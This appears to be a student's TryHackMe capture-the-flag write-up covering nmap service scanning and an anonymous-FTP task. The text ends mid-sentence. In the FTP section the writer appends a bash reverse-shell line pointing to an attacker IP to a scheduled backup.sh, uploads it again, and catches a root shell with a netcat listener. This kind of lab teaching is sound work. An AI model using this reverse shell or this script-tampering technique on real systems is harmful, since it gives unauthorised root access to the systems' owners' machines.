
Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in **1998**.

https://digital.ai › technology › snort

Snort - Digital.ai

Q1: When was Snort created?

Answer : 1998



```
┌──(1211101726㉿kali)-[~]
└─$ nmap 10.10.13.78
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 05:41 EDT
Nmap scan report for 10.10.13.78
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 50.35 seconds
```


Open terminal and use the command : **nmap 10.10.13.78**, to check the running services' port numbers.

Q2: Using Nmap on MACHINE_IP , what are the port numbers of the three services running?

Answer : 80

Answer : 2222

Answer : 3389



```
┌──(1211101726㉿kali)-[~]
└─$ nmap -sV 10.10.13.78
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 05:49 EDT
Nmap scan report for 10.10.13.78
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 52.33 seconds
```

Use the command: nmap -**sV** 10.10.13.78

-sV : Scan the host using TCP and perform version fingerprinting

Q3: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?


Answer : **Ubuntu**

Q4: What is the version of Apache?

Answer : 2.4.29

Q5: What is running on port 2222?

Answer : SSH



```
┌──(1211101726㉿kali)-[~]
└─$ nmap -A 10.10.13.78
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 06:00 EDT
Nmap scan report for 10.10.13.78
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 63.49 seconds
```

Use the command: nmap **-A** 10.10.13.78

-A : Scan the host to identify services running by matching against Nmap's database with OS detection

Q6: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Answer : **Blog**


Thought Process/Methodology:

First, we opened terminal and use the command : **nmap 10.10.13.78**, to check the running services' port numbers. The port numbers were 80, 2222, and 3389. Second, We used the command: **nmap -sV 10.10.13.78** to scan the host using TCP. From the information given, we knew that the name of Linux distribution was Ubuntu, the version of Apache was 2.4.29 and SSH was running on port 2222. Third, we used the command: **nmap -A 10.10.13.78 to** scan the host to identify services running by matching against Nmap's database with OS detection. From the http-title, we know that the website might be used for **blog**.

Day 9: [Networking] Anyone can be Santa!

Tools used: Kali Linux, Firefox, Burp Suite Community Edition


Solution/walkthrough:



```
┌──(1211101726㉿kali)-[~]
└─$ ftp 10.10.8.27
Connected to 10.10.8.27.
220 Welcome to the TBFC FTP Server!.
Name (10.10.8.27:1211101726): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

First, we need to login into TBFC FTP Server by the command: ftp <machine_ip>

and the name is “anonymous”.



```
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_worksho
ps
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resou
rces
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> 
```

*use the command : **ls** , then we can view there’s only one folder(public) with data.*

ls : *list the contents*

Q1: What are the directories you found on the FTP site?

Answer : backups


Answer : elf_workshops

Answer : human_resources

Answer : public

Q2: Name the directory on the FTP server that has data accessible by the "anonymous" user

Answer : public




```
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> 
```


use the command: ***cd public****, to change the directory to public. Then we can view a* ***".sh"*** *extension which is a* ***shell script.***

Q3: What script gets executed within this directory?

Answer : backup.sh




```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (1.6938 MB/s)
```



```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (241.6237 kB/s)
```


Use the command: ***get <filename>,*** *to get the "backup.sh" and "shoppinglist.txt"*

get : *Download a file from the FTP server to our device*



```
24 bytes received i
ftp> exit
221 Goodbye.
```

Exit the server.



~/shoppinglist.txt - Mousepad
File Edit Search View Document Help

```
The Polar Express Movie
```

Open shopping.txt.


Q4: What movie did Santa have on his Christmas shopping list?

Answer : The Polar Express



```
┌──(1211101726㉿kali)-[~]
└─$ ls
a           Documents   note_from_mcskidy.txt       Public             Videos
backup.sh   Downloads   php-reverse-shell.jpg.php   shoppinglist.txt
Desktop     Music       Pictures                    Templates

┌──(1211101726㉿kali)-[~]
└─$ nano backup.sh
```

Edit backup.sh using text editor such as nano




```
  GNU nano 5.9                                  backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.8.92.194/4444 0>&1
```

Use the command : ***bash -i >& /dev/tcp/10.8.92.194/4444 0>&1***


(bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1)

Then Ctrl+x > y > enter, to exit.



```
┌──(1211101726㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Set up a netcat listener to catch the connection on the AttackBox: nc -lvnp 4444



```
┌──(1211101726㉿kali)-[~]
└─$ echo "10.10.8.27"
10.10.8.27

┌──(1211101726㉿kali)-[~]
└─$ echo "10.10.8.27" > target.txt

┌──(1211101726㉿kali)-[~]
└─$ cat target.txt
10.10.8.27
```


(EXTRA) These are the commands from AttackBox to save the file “target.txt”.

Use the command : ***echo “IP” > target.txt***

echo *: used to display line of text/string that are passed as an argument.*


Use the command : ***cat target.txt***

cat *: Display, Read, Create text file, File concatenation, Modifying file, Combining text or binary files*




```
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
382 bytes sent in 0.00 secs (4.9230 MB/s)
ftp>
```

Back toTBFC FTP Server > cd public > ***put*** *backup.sh, to reupload the script.*



```
┌──(1211101726㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.92.194] from (UNKNOWN) [10.10.8.27] 60096
bash: cannot set terminal process group (1944): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

Back to listener, it has listen to the port, now we can cat the flag.txt.



```
bash: no job control in this shell
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Use the command : ***cat*** *flag.txt*

Here is the flag!

Q5: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

Answer : THM{even_you_can_be_santa}

Thought Process/Methodology:


First, First, we log in to TBFC FTP Server by the command: **ftp <machine_ip>** and the login with the name “**anonymous**”. After logging, we used the command : **ls** , then we knew that there were four directories but only one folder(public) with data that allow us to access. Next, we used the command: **cd public**, to change the directory to public. Then we can view a "**backup.sh**" which is a **shell script** and a **shoppinglist text file**. We used the command: **get <filename>**, to get the "**backup.sh**" and "**shoppinglist.txt**". From shopping.txt, we knew the movie did Santa have on his Christmas shopping list is The Polar Express. Besides that, we used nano to edit backup.sh by adding the command: **bash -i >& /dev/tcp/10.8.92.194/4444 0>&1.** We also got the **target.txt** by using the command: 